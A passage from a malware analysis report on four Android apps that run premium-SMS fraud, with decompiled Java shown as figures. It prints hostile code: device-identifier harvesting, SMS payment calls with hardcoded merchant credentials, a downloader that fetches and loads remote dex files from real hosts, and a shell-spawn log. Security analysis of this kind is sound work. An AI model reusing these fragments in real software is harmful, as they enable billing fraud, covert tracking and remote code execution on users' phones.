


```java
private String getCpuInfo() {
    String cpuInfo = "";
    String str = "";
    try {
        Process pp = Runtime.getRuntime().exec("cat /proc/cpuinfo  ");
        InputStreamReader ir = new InputStreamReader(pp.getInputStream());
        LineNumberReader input = new LineNumberReader(ir);
        while (str != null) {
            str = input.readLine();
            if (str != null) {
                cpuInfo = String.valueOf(cpuInfo) + str;
            }
        }
    } catch (IOException ex) {
        ex.printStackTrace();
    }
    return URLEncoder.encode(cpuInfo);
}

public static String getUa() {
    try {
        String ua = String.valueOf(Build.BRAND) + "_" + Build.MANUFACTURER + "_" + Build.MODEL;
        return ua;
    } catch (Exception ignored) {
        Log.e("", "getImsi: ", ignored);
        return "";
    }
}
```

Figure 27: Checking the environment of the App

Now can analyse in detail the objects that are instantiated in the List<IPayHelper>. These objects seem to override the functions of the game-developing library ‘cocos’ with some ad-hoc implementations.

For example, the **PZ_Pay** sets a Listener on the onFinished event, this is a callback interface for discovering when a send operation has been completed. In the constructor it builds the needed parameters about the current application configurations and then calls *initPay()* that creates the Helper to contain the above-mentioned Listener and meanwhile executes com.amaz.onib.bx.a that seems to invoke some Tor related functionality.




```java
public PZ_Pay(Activity activity) {
    this.mActivity = null;
    this.mActivity = activity;
    initPay();
}

@Override // com.cocos.game.iface.IPayHelper
public void initPay() {
    int pzKey = Integer.parseInt(AppActivity.MY_CHANNEL_ID);
    this.pHelper = Utils.getInstanct(this.mActivity, "605", pzKey, this.pz_payCallback);
}

@Override // com.cocos.game.iface.IPayHelper
public void usePay(int payId) {
    String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
    String cporderid = UUID.randomUUID().toString();
    this.pHelper.start(30, cporderid, exData);
}
```

```java
public static Utils getInstanct(Context context, String str, int i, Listener listener) {
    f585a = new Utils(context, str, i, listener);
    bx.a(context, str, i);
    return f585a;
}
```

```java
public class bx {
    public static void a(Context context, String str, int i) {
        if ("SZT2".equalsIgnoreCase("main")) {
            try {
                Class<?> cls = Class.forName("com.amaz.onib.TorUtils");
                cls.getDeclaredMethod("init", Context.class, String.class, Integer.TYPE).invoke(cls,
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
```

Figure 28: PZ_Pay

Its usePay() function is the following:




```java
@Override // com.cocos.game.iface.IPayHelper
public void usePay(int payId) {
    String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
    String cporderid = UUID.randomUUID().toString();
    this.pHelper.start(30, cporderid, exData);
}
```

Figure 29: usePay() of PZ_Pay

Following the subroutines we jump first in start() and then, based on several parameters, we execute some functions like a(int i, String str, String str2, j jVar, h hVar) that eventually calls, depending on the parameters, other functions that may set different kinds of messages and then call sendMessage() through the H handler, which also makes use of sendBroadcast(). The handler operations depend on the message content.

In this huge file, we can distinguish, inside the Utils constructor, several intentFilter actions additions, the registration of a BroadcastReceiver and also the calling to a private method that sets a lot of fields of the Utils class, often related to SMS sending.


The **SK_Pay** object has an empty initPay() method. When the usePay() method is invoked the following operations are performed:



```java
public SK_Pay(Activity activity) {
    this.mActivity = null;
    this.mActivity = activity;
    initPay();
}

@Override // com.cocos.game.iface.IPayHelper
public void initPay() {
}

@Override // com.cocos.game.iface.IPayHelper
public void usePay(int payId) {
    String orderInfo = getOrderInfo("1", "2000", false, null, false, false, "1");
    if (!TextUtils.isEmpty(orderInfo)) {
        this.mStatService = StatService.getInstance(this.mActivity.getApplicationContext());
        int payRet = this.mStatService.startPay(this.mActivity.getApplicationContext(), orderInfo,
        if (payRet == 0) {
        }
    }
}
```

Figure 30: Function usePay() for the SK_Pay object

We can see that an order is built and then passed as an argument for a *startPay()* function of a previously instantiated service. The order is structured as we can see below:



```java
private String getOrderInfo(String payPoint, String payPrice, boolean useAppUi, String userAccount, boolean isUi, boolean isResult
    if ("21956" == 0 || "hzjy20171027" == 0) {
        return null;
    }
    String orderId = new StringBuilder(String.valueOf(SystemClock.elapsedRealtime())).toString();
    String channelId = AppActivity.MY_CHANNEL_ID;
    SignerInfo signerInfo = new SignerInfo();
    signerInfo.setMerchantPasswd("hzjy20171027");
    signerInfo.setMerchantId("21956");
    signerInfo.setAppId("7013030");
    signerInfo.setNotifyAddress("http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=" + AppActivity.MY_CHANNEL_ID + "&a
    signerInfo.setAppName("欢乐竞猜");
    signerInfo.setAppVersion("1001");
    signerInfo.setPayType(payType);
    signerInfo.setPrice(payPrice);
    signerInfo.setOrderId(orderId);
    signerInfo.setReserved1("reserved1", false);
    signerInfo.setReserved2("reserved2", false);
    signerInfo.setReserved3("reserved3|=2/3", true);
    String signOrderInfo = signerInfo.getOrderString();
    String orderInfo = "payMethod=sms&" + ORDER_INFO_SYSTEM_ID + "=300024&" + ORDER_INFO_CHANNEL_ID + "=" + channelId + "&" + ORDE
    return String.valueOf(String.valueOf(orderInfo) + "&orderDesc=流畅的操作体验,劲爆的超控性能,无与伦比的超级必杀,化身斩妖除魔的英雄
}
```

Figure 31: Payment construction

Here we can see some important parameters like the *payPrice* and the *payMethod=sms*.

From this point become very difficult to follow the call chain.


The problem with this approach is that the decompiled code is unreadable and following the function calls is difficult, but we can say that all the implementations of all those objects are similar and in some manner they reach a call to a pay function.

The following section presents some other malicious behaviour encountered during the code analysis, starting from a different point.


Virus Total shows us two process trees whose roots are:

- com.ktdvau.myidglux
- com.jyremote

Looking at the code the first one seems to contain an initialization and configuration activity, instead, the second one in the folder 'utils' contains various support classes that retrieve information on the system like SIM and networking information, or configure the app. To be noticed, the links set in the configuration of the SDK, which refer to paid SMS, are flagged as malicious by Virus Total.




```java
        return Build.VERSION.RELEASE;
    }

    public static String getDeviceId(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceType() {
        return Build.MODEL;
    }

    public static String getICCID(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    }

    public static String getIMEI(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    }

    public static String getIMSI(Context context) {
```



```java
boolean parseBoolean2 = Boolean.parseBoolean(properties.getProperty("isRH"));
boolean parseBoolean3 = Boolean.parseBoolean(properties.getProperty("testUrl"));
boolean parseBoolean4 = Boolean.parseBoolean(properties.getProperty("isOpenWriter"));
String property2 = properties.getProperty("dexFileName");
SdkConfig sdkConfig = new SdkConfig();
sdkConfig.isDebugger = parseBoolean;
sdkConfig.isRH = parseBoolean2;
sdkConfig.testUrl = parseBoolean3;
sdkConfig.isOpenWriter = parseBoolean4;
sdkConfig.dexFileName = property2;
sdkConfig.useLocal = Boolean.parseBoolean(properties.getProperty("useLocal"));
sdkConfig.version = properties.getProperty("version");
sdkConfig.businessId = properties.getProperty("businessId");
sdkConfig.passageId = properties.getProperty("passageId");
sdkConfig.appId = context.getPackageManager().getApplicationInfo(context.getPackageName(), j.h).metaData.getInt("CY_APP_ID", 0) + "";
sdkConfig.dexUrl = sdkConfig.isRH ? sdkConfig.isDebugger ? "http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/fuseSdkTest?" : "http://xixi.dj111.top:20006/SmsPa
this.sdkConfig = sdkConfig;
LOG.setIsOpenWriter(this.sdkConfig.isOpenWriter, context);
LOG.setShowLog(parseBoolean);
LOG.d(TAG, "init sdk config ok " + this.sdkConfig.toString());
```

Figure 32: Some system information retrieval-related functions


The content of the folder "public/services/" and the class *jy.a.c* seem to start and control the payment features:



```
    }

    @Override // com.jy.publics.service.JyProxyRemoteStub
    public int openLog() {
        LOG.setIsOpenWriter(true, JyRemoteService.this);
        return 0;
    }

    @Override // com.jy.publics.service.JyProxyRemoteStub
    public int startPay(Bundle bundle) {
        if (JyRemoteService.this.f850a != null) {
            JyRemoteService.this.f850a.b(JyRemoteService.this, JyRemoteService.this.e, bundle);
        }
        LOG.d("RemoteService", "startPay:" + bundle.toString());
        return 0;
    }

    @Override // com.jy.publics.service.JyProxyRemoteStub
    public int startService(ServiceInfo serviceInfo) {
        JyRemoteService.this.b.a(JyRemoteService.this, serviceInfo);
```

Figure 33: startPay() and RemoteService interaction

The class *jy.a.b* seems to be used to download and run additional executable files:




```java
    try {
        if (jSONObject.has("downLoadUrl") && jSONObject.has("md5")) {
            String string = jSONObject.getString("downLoadUrl");
            String string2 = jSONObject.getString("md5");
            if (TextUtils.isEmpty(string2) || TextUtils.isEmpty(string)) {
                i = 1;
            } else {
                File file = new File(b.this.a(2) + str2);
                if (file.exists()) {
                    String a2 = b.this.a(file);
                    if (TextUtils.isEmpty(a2) || !a2.equals(string2)) {
                        file.delete();
                        i = b.this.a(string, string2, str2, file);
                    } else {
                        LOG.d("JyDexManager", "dexPath : " + file.getAbsolutePath());
                    }
                } else {
                    i = b.this.a(string, string2, str2, file);
                }
            }
        } else {
            LOG.d("JyDexManager", "服务端返回内容不正确");
            i = 1;
        }
        return i;
```

```java
    setTimeout(15000);
    doBaseHttpPost(this.url);
    return;
}
try {
    i = b.this.a(this.b, b.this.c.dexFileName) == 0 ? b.this.a(this.b, 1, b.this.c.dexFileName) : -1;
    LOG.v("JyDexManager", i == 0 ? "从assets目录拷贝jar正常" : "从assets目录拷贝jar失败");
    if (i != 0) {
        LOG.d("JyDexManager", "loaded dex file fail");
        b.this.d = -20;
        b.this.a(-1, this.c);
        return;
    }
    LOG.d("JyDexManager", "loaded dex file successed");
    b.this.d = 20;
    b.this.a(1, this.c);
} catch (Throwable th) {
    if (i != 0) {
        LOG.d("JyDexManager", "loaded dex file fail");
        b.this.d = -20;
        b.this.a(-1, this.c);
    } else {
        LOG.d("JyDexManager", "loaded dex file successed");
        b.this.d = 20;
        b.this.a(1, this.c);
```

Figure 34: Download and execution of remote executables

Other samples:

The remaining three samples present an identical code, the only difference is one of the entry point classes, which specifies some configuration parameters, but the framework and the support classes are the same.



```
~ (0.115s)
diff -r -x .DS_Store /Users/ivansarno/Downloads/197548d346bd852724de6e690d502e0b-java /Users/ivansarno/Downloads/0e91ebbcce
b761c64d7d7b8bc5889369-java
Only in /Users/ivansarno/Downloads/0e91ebbcceb761c64d7d7b8bc5889369-java/com: jfvocq
Only in /Users/ivansarno/Downloads/197548d346bd852724de6e690d502e0b-java/com: yxfhjo
```

Figure 35: Code comparison between samples 3 and 4

Probably, the four apps have been auto-generated by a tool for crafting malware, using the same payload for all of them. The behaviour is absolutely the same.

Dynamic Analysis

To execute the dynamic analysis, we used the MobSF dynamic analyser with the simulator from Android Studio. For each sample we used a clean instance of the simulator with the following specifications:

- Android 7.0 AOSP
- API level 24
- armeabi-v7a

In this way we were able to simulate all the samples, even if they require the execution of native code, this also bypassed the anti-analysis check performed by the applications against Intel CPUs and the Genymotion emulator.


The four apps under analysis show the same user interface, considering the fact that the UI is completely in Chinese, we just pushed all the buttons in various combinations and navigated all the pages we could reach.

The samples showed similar behaviour, so we summed it up in a unique description for all of them.

The *API call analysis* shows that the apps try to collect information on the system and the networking modules, accessing information like: subscriber ID, device ID, SIM serial number, MAC address, network operator, phone number, Wi-Fi info, and CPU info. In addition, they subscribed to events related to telephony like SMS sending and receiving. The applications also launch Linux commands through the shell. The apps store and access to a database that seems to contain paid SMS to send.


Two of the domains contacted by the apps are flagged as malicious by Virus Total:

- *log1.ilast.cc*
- *p1.ilast.cc*




java.lang.Runtime	**exec** *Arguments:* [['/system/bin/sh'], None, None] *Result:* Process[pid=2086, hasExited=false] *Called From:* java.lang.Runtime.exec(Runtime.java:524)
java.lang.Runtime	**exec** *Arguments:* ['/system/bin/sh', None, None] *Result:* Process[pid=2086, hasExited=false] *Called From:* java.lang.Runtime.exec(Runtime.java:421)

Figure 36: API to spawn a shell



